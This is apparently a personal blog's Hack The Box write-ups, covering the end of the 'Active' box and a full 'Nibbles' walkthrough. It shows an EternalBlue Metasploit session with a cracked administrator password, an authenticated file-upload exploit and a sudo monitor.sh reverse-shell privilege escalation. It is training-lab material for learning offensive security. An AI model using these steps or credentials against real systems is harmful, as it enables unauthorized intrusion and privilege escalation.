
We saved this hash, and went after it with Hashcat!
First we need to identify what kind of hash we’ve got.
so with this credential i can use SMB again to get the root flag i guess. But i wanna see if i can get a shell still using Eternalblue.
msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.129.5.8
rhosts => 10.129.5.8
msf exploit(windows/smb/ms17_010_eternalblue) > set smbdomain active.htb
smbdomain => active.htb
msf exploit(windows/smb/ms17_010_eternalblue) > set smbpass Ticketmaster1968
smbpass => Ticketmaster1968
msf exploit(windows/smb/ms17_010_eternalblue) > set smbuser administrator
smbuser => administrator
msf exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.10.15.104
lhost => 10.10.15.104
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.10.15.104:4444
[*] 10.129.5.8:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.129.5.8:445        - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 10.129.5.8:445        - Scanned 1 of 1 hosts (100% complete)
[-] 10.129.5.8:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_eternalblue) >
nope, still not. Oh well, lets get our flag!
┌──(root㉿kali)-[/home/kali/htb/active]
└─# smbclient \\\\10.129.5.8\\Users -U administrator
Password for [WORKGROUP\administrator]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Sat Jul 21 10:39:20 2018
  ..                                 DR        0  Sat Jul 21 10:39:20 2018
  Administrator                       D        0  Mon Jul 16 06:14:21 2018
  All Users                       DHSrn        0  Tue Jul 14 01:06:44 2009
  Default                           DHR        0  Tue Jul 14 02:38:21 2009
  Default User                    DHSrn        0  Tue Jul 14 01:06:44 2009
  desktop.ini                       AHS      174  Tue Jul 14 00:57:55 2009
  Public                             DR        0  Tue Jul 14 00:57:55 2009
  SVC_TGS                             D        0  Sat Jul 21 11:16:32 2018

                5217023 blocks of size 4096. 278933 blocks available
smb: \> cd  Administrator
smb: \Administrator\> ls
  .                                   D        0  Mon Jul 16 06:14:21 2018
  ..                                  D        0  Mon Jul 16 06:14:21 2018
  AppData                           DHn        0  Mon Jan 19 17:19:48 2026
  Application Data                DHSrn        0  Mon Jul 16 06:14:15 2018
  Contacts                           DR        0  Mon Jul 30 09:50:10 2018
  Cookies                         DHSrn        0  Mon Jul 16 06:14:15 2018
  Desktop                            DR        0  Thu Jan 21 11:49:47 2021
  Documents                          DR        0  Mon Jul 30 09:50:10 2018
  Downloads                          DR        0  Thu Jan 21 11:52:32 2021
  Favorites                          DR        0  Mon Jul 30 09:50:10 2018
  Links                              DR        0  Mon Jul 30 09:50:10 2018
  Local Settings                  DHSrn        0  Mon Jul 16 06:14:15 2018
  Music                              DR        0  Mon Jul 30 09:50:10 2018
  My Documents                    DHSrn        0  Mon Jul 16 06:14:15 2018
  NetHood                         DHSrn        0  Mon Jul 16 06:14:15 2018
  NTUSER.DAT                       AHSn   524288  Mon Jan 19 17:20:27 2026
  ntuser.dat.LOG1                   AHS   262144  Mon Jan 19 18:07:40 2026
  ntuser.dat.LOG2                   AHS        0  Mon Jul 16 06:14:09 2018
  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf    AHS    65536  Mon Jul 16 06:14:15 2018
  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms    AHS   524288  Mon Jul 16 06:14:15 2018
  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms    AHS   524288  Mon Jul 16 06:14:15 2018
  ntuser.ini                         HS       20  Mon Jul 16 06:14:15 2018
  Pictures                           DR        0  Mon Jul 30 09:50:10 2018
  PrintHood                       DHSrn        0  Mon Jul 16 06:14:15 2018
  Recent                          DHSrn        0  Mon Jul 16 06:14:15 2018
  Saved Games                        DR        0  Mon Jul 30 09:50:10 2018
  Searches                           DR        0  Mon Jul 30 09:50:10 2018
  SendTo                          DHSrn        0  Mon Jul 16 06:14:15 2018
  Start Menu                      DHSrn        0  Mon Jul 16 06:14:15 2018
  Templates                       DHSrn        0  Mon Jul 16 06:14:15 2018
  Videos                             DR        0  Mon Jul 30 09:50:10 2018

                5217023 blocks of size 4096. 278933 blocks available
smb: \Administrator\> cd Desktop
ls
smb: \Administrator\Desktop\> ls
  .                                  DR        0  Thu Jan 21 11:49:47 2021
  ..                                 DR        0  Thu Jan 21 11:49:47 2021
  desktop.ini                       AHS      282  Mon Jul 30 09:50:10 2018
  root.txt                           AR       34  Mon Jan 19 17:20:25 2026

                5217023 blocks of size 4096. 278933 blocks available
smb: \Administrator\Desktop\> more root.txt
And there it was! the root flag.
Conclusion
So in the end we didn’t get code execution, or administrative access to the system other than via other protocols. That was actually quite interesting! I liked this box! Got to try a lot, but in the end, enumeration was key. That was fun.

Starting off a box as i always do: Ping en nmap the host. Ping so i know the VPN works, and nmap to enumerate open ports and services.
Two ports open. 22 (ssh) and 80 (http). Fairly standard. we can also see that apache 2.4.18 is is used on the http server.

A vanilla dirb enumeration doesn’t turn up anything very interesting.

Lets have a look on the website.

The landing page seems quite empty. Looking at the page source, we see that there’s another directory where we should go.
The nibble blog looks a bit like a very old wordpress site. but nibble is apperently some type of CMS of its own.
Looks like nothing much. It seems to be mainly 1 page: index.php.

Except for the atom link at the bottom, which goes to a feed.php

A quick search for nibbleblog on https://exploit-db.com gives us a couple of options.
It feels like this is the way forward. Lets look at the 2015 one first.
from msfconsole, i look up the corresponding exploit. and line it up.

Show options reveals that this exploit works with an authenticated session. I haven’t found any credentials yet. so this seems to be a dead end, for now.
The second exploit points to some SQL Injection oppertunities. Though i usually look for search functions for SQL Injection, this one seems to work with the parameters of the website itself.
I havent’s seen parameters page or idpost being used, but lets have a look.
Shame, both don’t seem to be present to inject into. I have some other parameters, might aswell check if sqlmap picks anything up.
No luck! lets look further. Quite an old apache version was installed (offcourse, its an old box) Lets see if that should contain some interesting vulnerabilities.
Also, no luck. Seems this version of apache was quite stable. Lets enumerate more.

I didn’t do a dirb on the nibbleblog directory yet, so lets see what that turns up. found some more pages.
These directories are listable, so looking trough the “content” folder i see a reference in private/users.xml of the username admin. Good to know.
Okay, i’ve perused all the files on the different directories, but can find a password anywhere. I’ve also tried finding some factory default credentials, but since this software got discontinued in 2022, there isnt a lot of information out there. Acually, i had do dodge and weave as to not see all the other write-ups out there.
I tried all kinds of defaul password combinations with the Admin username we found before. Apperently the password was nibbles.
I had to look this up in another walktrough. I’m not a big fan of guessing like this. I guess, if i would refine my process to try and combat this, i should make a list with a tool like CEWL, and spray the password. However, there is actually a block function that will block you at some point.

Anyway, we’re in the admin panel!
I remember that we had an authenticated arbitrary file upload.

We’re back in msfconsole, and have set up the exploit.
and GO! (oops, wrong ip, change it around aaand) GO!
Looking back at the website folder, i wen looking trough some interesting looking files. there was a shadow.php. Now that i can see the content, it contained a password hash and salt.
I shall review some other blogs to see if i should’ve been able to get this without guessing.
Anyway, this shell gives access to the /home/nibbler/user.txt and gives us t he first flag!
Now to hunt for the root flag. I like to start with some looking around. There’s a personal.zip in the /home/nibbler directory. Also, looking at what i can run as root with nopassword is the following.
sudo -l
Matching Defaults entries for nibbler on Nibbles:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
(root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
funny thing is that the personal directory doesnt exist here. it seems to have been zipped!
ls -la
total 20
drwxr-xr-x 3 nibbler nibbler 4096 Dec 29  2017 .
drwxr-xr-x 3 root    root    4096 Dec 10  2017 ..
-rw------- 1 nibbler nibbler    0 Dec 29  2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10  2017 .nano
-r-------- 1 nibbler nibbler 1855 Dec 10  2017 personal.zip
-r-------- 1 nibbler nibbler   33 Jan 19 16:00 user.txt


Im pretty sure that i can just create these folders, put a reverse shell at monitor.sh, and run it with sudo. Lets try it!
/root/root.txt is now available. This concludes this box!
Final thoughts
It was an easy box, this i knew before i started. But that’s fine! What i didn’t like is that you have to guess the password to the admin user. Maybe the box is dated, and this was the factory default.
This way i spent a lot of time enumerating for some data that isn’t even there. i mean, i did try admin:admin and admin:password, but other than that. i dont know…